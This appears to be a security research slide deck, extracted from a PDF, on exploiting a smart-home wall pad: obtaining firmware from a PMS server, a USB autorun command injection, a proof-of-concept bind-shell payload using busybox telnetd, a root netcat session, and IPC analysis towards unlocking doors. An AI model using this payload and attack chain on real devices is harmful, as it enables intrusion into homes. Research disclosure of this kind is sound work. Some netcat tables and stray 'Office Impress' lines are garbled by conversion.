
```
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
USER [REDACTED]
331 Password required for gateway
PASS [REDACTED]
230 Logged on
PWD
257 "/" is current directory.
CWD spec
250 CWD successful. "/spec" is current directory.
EPSV
229 Entering Extended Passive Mode (|||53750|)
TYPE I
200 Type set to I
SIZE specification.xml
213 23236
RETR specification.xml
150 Connection accepted
226 Transfer OK
QUIT
221 Goodbye
```

FTP Account!!



Version Checking File

# Getting Firmware

## Network Analysis



Firmware



Additional Info  
(visitors' log, etc...)


# Exploit Case 1

## Full Scenario

1. Get firmware by attacking the PMS server.
2. Statically reverse engineer the firmware.
3. Find vulnerabilities : Command Injection via USB port.
4. Make a bind shell.
5. Dynamically reverse engineer the firmware.
6. Find vulnerabilities : IPC MitM
7. Take full control of each devices (open the door).

# Reverse Engineering

We tried to make dynamic env. using QEMU  
Setting up network : failed



# Found the useful vulnerability

```
v90 = (_DWORD *)QString::fromAscii_helper((QString *)pyte_cmd,  
QProcess::execute((QProcess *)&v90, v59);  
v60 = v90;  
do  
    v61 |= *v60 - 1;
```


# Command Injection via USB

```
v90 = (_DWORD *)QString::fromAscii_helper((QString *)pyte_cmd,  
QProcess::execute((QProcess *)&v90, v59);  
v60 = v90;  
do  
    v61 |= *v60 - 1;
```


1. Check if the USB is connected.
2. Then, check if the specific file exists.
3. Then, run the file.

Maybe, it's for debugging or warranty services.

# Command Injection via USB



```
ptypeAutoBatch.cmd REGISTERED
ptypeAutoBatch.cmd x
1 # Proof of Concept
2
3 reboot
W: 0 E: 0, Line 3, Column 7 Tal
```



It works well!



# Command Injection via USB

```
ptypeAutoBatch.cmd UNREGISTERED
ptypeAutoBatch.cmd
1 # !/bin/sh
2 # Proof of Concept
3
4 /bin/busybox telnetd -p 9997 -l /bin/sh
W: 0 E: 0, Line 4, Column 40 Tab Size: 4 Shell Script (Bash)
```

## Bind Shell

```
pi@raspberrypi:~ $ nc 10.107.10.3 9997
ÿ  
=====
*                               HOME NETWORK                               *
=====

BusyBox v1.9.0 (2015-07-22 12:54:38 KST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# whoami
whoami
root
# █
```

# Exploit Case 1

## Full Scenario

1. Get firmware by attacking the PMS server.
2. Statically reverse engineer the firmware.
3. Find vulnerabilities : Command Injection via USB port.
4. Make a bind shell.
5. Dynamically reverse engineer the firmware.
6. Find vulnerabilities : IPC MitM
7. Take full control of each devices (open the door).

# IPC Analysis

```
PID  Uid      VSZ  Stat Command
341  root     352  S N  /usr/sbin/telnetd
344  root     616  S N  /sbin/getty 115200 console vt102
361  root     3868 S N  /mnt/hdd/qtapp/NgnServer -w
364  root     7944 S N  /mnt/hdd/qtapp/NgnServer -r
372  root    11912 S N  /mnt/hdd/qtapp/NgnAppQws -qws
375  root    16320 S N  /mnt/hdd/qtapp/NgnAppMain
377  root     9156 S N  /mnt/hdd/qtapp/NgnAppControl
379  root     9152 S N  /mnt/hdd/qtapp/NgnAppEnergy
381  root     9148 S N  /mnt/hdd/qtapp/NgnAppManage
383  root     9176 S N  /mnt/hdd/qtapp/NgnAppSecurity
385  root     9264 S N  /mnt/hdd/qtapp/NgnAppSettings
443  root     500  S N  /bin/busybox telnetd -p 9997 -l /bi
444  root     680  S N  /bin/sh
737  root      SWN  [scsi_ah_3]
738  root      SWN  [usb-storage]
```

# IPC Analysis

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:53081         localhost:64347        ESTABLISHED
tcp        0      0 localhost:53082         localhost:64347        ESTABLISHED
tcp        0      0 localhost:53080         localhost:64347        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53083        ESTABLISHED
tcp        0      0 (null):43213           (null):25000           ESTABLISHED
tcp        0      0 localhost:53077         localhost:64347        ESTABLISHED
preOffice Impress        0      0 localhost:64347         localhost:53077        ESTABLISHED
tcp        0      0 localhost:53078         localhost:64347        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53082        ESTABLISHED
tcp        0      0 localhost:53079         localhost:64347        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53078        ESTABLISHED
tcp        0    410 (null):9997            (null):53878           ESTABLISHED
tcp        0      0 localhost:64347         localhost:53081        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53079        ESTABLISHED
tcp        0      0 localhost:53083         localhost:64347        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53080        ESTABLISHED
```

# IPC Analysis

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:53081         localhost:64347        ESTABLISHED
tcp        0      0 localhost:53082         localhost:64347        ESTABLISHED
tcp        0      0 localhost:53080         localhost:64347        ESTABLISHED
tcp        0      0 localhost:53083         localhost:64347        ESTABLISHED
tcp        0      0 localhost:53083         localhost:25000        ESTABLISHED
tcp        0      0 localhost:64347         localhost:64347        ESTABLISHED
tcp        0      0 localhost:53077         localhost:53077        ESTABLISHED
tcp        0      0 localhost:53078         localhost:64347        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53082        ESTABLISHED
tcp        0      0 localhost:53079         localhost:64347        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53078        ESTABLISHED
tcp        0      410 (null):9997            (null):53878          ESTABLISHED
tcp        0      0 localhost:64347         localhost:53081        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53079        ESTABLISHED
tcp        0      0 localhost:53083         localhost:64347        ESTABLISHED
tcp        0      0 localhost:64347         localhost:53080        ESTABLISHED
```

for Server & Public Facilities

# IPC Analysis

```
Active Internet connections (w/o servers)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	localhost:53081	localhost:64347	ESTABLISHED
tcp	0	0	localhost:53082	localhost:64347	ESTABLISHED
tcp	0	0	localhost:53080	localhost:64347	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53083	ESTABLISHED
tcp	0	0	(null):42212	(null):25000	ESTABLISHED
tcp	0	0	localhost:53079	localhost:64347	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53078	ESTABLISHED
tcp	0	410	(null):9997	(null):53878	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53081	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53079	ESTABLISHED
tcp	0	0	localhost:53083	localhost:64347	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53080	ESTABLISHED

for Our Reverse Shell

preOffice Impress

# IPC Analysis

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:*:*:*                 *:*:*:*                 ESTABLISHED
tcp        0      0 *:*:*:*                 *:*:*:*                 ESTABLISHED
tcp        0      0 *:*:*:*                 *:*:*:*                 ESTABLISHED
tcp        0      0 *:*:*:*                 *:*:*:*                 ESTABLISHED
tcp        0      0 (null):43213            (null):25000            ESTABLISHED
tcp        0      0 localhost:53077          localhost:64347         ESTABLISHED
tcp        0      0 localhost:64347          localhost:53077         ESTABLISHED
tcp        0      0 localhost:64347          localhost:64347         ESTABLISHED
tcp        0      0 localhost:53078          localhost:64347         ESTABLISHED
tcp        0      0 localhost:64347          localhost:53082         ESTABLISHED
tcp        0      0 localhost:53079          localhost:64347         ESTABLISHED
tcp        0      0 localhost:64347          localhost:53078         ESTABLISHED
tcp        0      410 (null):9997             (null):53878            ESTABLISHED
tcp        0      0 localhost:64347          localhost:53081         ESTABLISHED
tcp        0      0 localhost:64347          localhost:53079         ESTABLISHED
tcp        0      0 localhost:53083          localhost:64347         ESTABLISHED
tcp        0      0 localhost:64347          localhost:53080         ESTABLISHED
```

What is it?

Office Impress



# Just try netcat


```
# ./busybox nc 0.0.0.0 64347
./busybox nc 0.0.0.0 64347
<!DOCTYPE NgnProtoComplex.xml>
<NgnProtoComplex version="2.0" copy="" cmd="alive" ctype="48">
<alive args="1" arg0="connection">
<connection value="alive"/>
</alive>
</NgnProtoComplex>
?NgnProtoControl?<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE NgnProtoControl.xml>
<NgnProtoControl version="1.0" cmd="bcsStatus" type="get">
<bcsStatus args="1" arg0="status">
<status value="false"/>
</bcsStatus>
</NgnProtoControl>
```






# IPC by network port!

Broad Casting




# Device Operation Flow




# Device Operation Flow

## GUI Event Handler




# Device Operation Flow



